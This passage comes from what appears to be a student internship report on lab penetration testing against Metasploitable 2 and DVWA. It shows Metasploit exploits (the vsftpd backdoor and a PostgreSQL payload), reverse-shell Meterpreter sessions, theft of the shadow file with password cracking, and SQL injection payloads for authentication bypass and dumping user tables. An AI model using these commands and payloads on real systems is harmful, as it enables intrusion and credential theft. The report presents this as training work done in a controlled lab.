2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:61:C6:E7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

2. **Used Metasploit to exploit identified vulnerabilities such as FTP, SSH, and PostgreSQL.**

**Start msfconsole :**




3. **Start with port 21 ftp vulnerability, search vsftpd :**




**4 Use the exploit with ID 1 and check for necessary options required to run the exploit:**

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][... ]. Supported proxies: sapni, socks4, socks5
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:
```

5. **RHOSTS means the victim IP is blank so fill the victim IP and run the exploit :**


```
root@kali: /home/kali
File  Actions  Edit  View  Help

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.6.4
rhost => 192.168.6.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.6.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.6.4:21 - USER: 331 Please specify the password.
[+] 192.168.6.4:21 - Backdoor service has been spawned, handling...
[+] 192.168.6.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.6.3:46241 -> 192.168.6.4:6200) at 2025-12-06 03:29:52 -0500

^Z
Background session 1? [y/N]  y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.6.3:46241 -> 192.168.6.4:6200 (192.168.6.4)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > session -i 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

^Z
Background session 1? [y/N]  y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
```

```
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.6.3:4433
[*] Sending stage (1017704 bytes) to 192.168.6.4
[*] Meterpreter session 2 opened (192.168.6.3:4433 → 192.168.6.4:46187) at 2025-12-06 03:33:42 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  1         shell cmd/unix                                            192.168.6.3:46241 → 192.168.6.4:6200 (192.168.
  2         meterpreter x86/linux    root @ metasploitable.localdomain 192.168.6.3:4433 → 192.168.6.4:46187 (192.168.
```

6. **Now we start the meterpreter session and dump the /etc/passwd and /etc/shadow file in our local machine :**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → /home/kali/passwd
[*] Downloaded 1.54 KiB of 1.54 KiB (100.0%): /etc/passwd → /home/kali/passwd
[*] Completed  : /etc/passwd → /home/kali/passwd
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow → /home/kali/shadow
[*] Downloaded 1.18 KiB of 1.18 KiB (100.0%): /etc/shadow → /home/kali/shadow
[*] Completed  : /etc/shadow → /home/kali/shadow
meterpreter >
```

7. **Now we open a new terminal and navigate to the directory where the passwd and shadow file is downloaded. The files will be in that directory from where you have started the msfconsole.**




8. **Now use the unshadow command to unshadow the passwords and to transfer to a text file. I used text file name meta_unshadow.txt**


9. **Now we crack the password hashes using the john tool.**

```
┌──(kali㉿kali)-[~]
└─$ john meta_shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
postgres         (postgres)
msfadmin         (msfadmin)
service          (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789        (klog)
batman           (sys)
Proceeding with incremental:ASCII
Session aborted
┌──(kali㉿kali)-[~]
└─$
```

10. **. To see the id and passwords in more compact state we use the -show command in john.**

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ john --show meta_shadow.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

6 password hashes cracked, 1 left
```

11. **As we have the ID and passwords now we access Metasploitable 2 remotely using telnet command. We give the id and password**





12. **Start msfconsole and use exploit/linux/postgres/postgres_payload**

```
File  Actions  Edit  View  Help

msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random pa
```

13. **Rhost and lhost fields are required hence put the meta IP in rhost and run the exploit. We got a meterpreter session.**

```
File  Actions  Edit  View  Help

msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.6.4
rhost => 192.168.6.4
msf6 exploit(linux/postgres/postgres_payload) > set lhost 6.3
[-] The following options failed to validate: Value '6.3' is not valid for option 'LHOST'.
lhost =>
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.6.3
lhost => 192.168.6.3
msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.6.3:4444
[*] 192.168.6.4:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2
[*] Uploaded as /tmp/GbtygqDx.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.6.4
[*] Meterpreter session 1 opened (192.168.6.3:4444 -> 192.168.6.4:54343) at 2025-12-06 03:48:01 -0500

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(linux/postgres/postgres_payload) > meterpreter
[-] Unknown command: meterpreter. Run the help command for more details.
msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.6.3:4444
[*] 192.168.6.4:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2
[*] Uploaded as /tmp/LzjHbIYO.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.6.4
[*] Meterpreter session 2 opened (192.168.6.3:4444 -> 192.168.6.4:54344) at 2025-12-06 03:49:04 -0500
```

14. **Information gathering**
    **run :post/linux/gather/enum_configs**




## Future Goals

- Enhance penetration testing and exploitation skills.
- Gain deeper understanding of attacker methodologies.
- Improve defensive strategies against common cyberattacks.
- Prepare for certifications like CEH, eJPT, OSCP, and Security+.
- Develop incident response and forensic investigation skills.
- Build foundation for Red Team and Blue Team roles.

## Conclusion

This practical assessment provided hands-on experience in identifying, exploiting, and analyzing vulnerabilities within a controlled environment using the Metasploit Framework. By

scanning the target system, selecting appropriate exploit modules, configuring payload settings, and successfully compromising multiple open ports, the tasks demonstrated how real-world attacks are executed and how security weaknesses can be leveraged to gain unauthorized access. Establishing Meterpreter sessions and performing postexploitation activities further strengthened understanding of system behavior after compromise.

### 4.4 Post-Exploitation

**Tools Used**

- Meterpreter
- Hashing tools

**Steps**

1. Gain shell access
2. Escalate privileges
3. Collect files

### 4.5 Capstone Project (Full VAPT Cycle)


**Target**

DVWA (Damn Vulnerable Web Application)

**Steps**

1. Recon → Identify target
2. Scan → Use OpenVAS
3. Exploit → Use sqlmap

```
sqlmap -u "http://target/dvwa/vuln.php?id=1" --dbs
```




## 4. Detect vulnerability (SQL Injection)

### Introduction

SQL Injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database.It happens when a website fails to properly validate or

sanitize user input, allowing malicious SQL code to be inserted into input fields such as login forms, search boxes, URL parameters, or cookies.

This internship focused on understanding web application vulnerabilities, specifically SQL Injection attacks using DVWA (Damn Vulnerable Web Application). The objective was to identify SQLi flaws, execute manual attacks, extract sensitive database information, and understand defensive measures used in the industry.

**Environment Setup**

- Platform: DVWA on Kali Linux
- Browser: Firefox / Chrome
- Security Level: Low
- Database: MySQL
- Module Used: SQL Injection

**Manual SQL Injection – Analysis**

Initial tests were performed by injecting special characters to detect improper input validation.

**1. Payload 1 – ORDER BY Test:**

**1' ORDER BY 1#**

## 2. Payload 2 – Authentication Bypass:

## 1' OR '1'='1#

## Both payloads confirmed that the application is vulnerable.

## 3. Payload – Database Version&Name:

## 1' UNION SELECT version(), database()#

This allowed extraction of version details and active database name.

**4. Payload – Get Table Names:**

**1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database()#**

**5. Payload – Get Column Names (users table):**

**1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' AND table_schema=database()#**

**6. Payload – Basic Dump:**

**1' UNION SELECT user, password FROM users#**

**7. Payload – Formatted Output:**

**1' UNION SELECT CONCAT('User: ', user), CONCAT('Hash: ', password) FROM users#**

**Observations**

- DVWA Low Level allows complete SQLi exploitation.
- UNION-based extraction is effective for database mapping.
- Hashes retrieved can be cracked offline.
- Medium security requires more refined payloads.

**Mitigation Techniques**

- Use Prepared Statements (Parameterized Queries)
- Implement Strict Input Validation
- Use Stored Procedures
- Disable verbose SQL error messages
- Implement Web Application Firewall (WAF)
- Enforce least-privilege principle
- Perform regular penetration testing

**Conclusion**

This internship provided hands-on experience in SQL Injection exploitation. By analyzing DVWA modules, I gained practical understanding of injection techniques, database enumeration, and credential extraction. The experience reinforced the importance of defensive coding and proactive security assessment.

**Future Goals**

• Practice SQL Injection on Medium&High security levels

• Master SQL Injection techniques

• Improve automation skills with SQLMap

• Study real-world SQL breaches

• Grow into a professional penetration tester

**Remediation**

- Input validation
- Use prepared statements
- Secure coding

**6. Conclusion**

This internship task helped in understanding real-world cybersecurity testing. Various tools and techniques were used to identify and exploit vulnerabilities. Proper security measures can prevent cyber attacks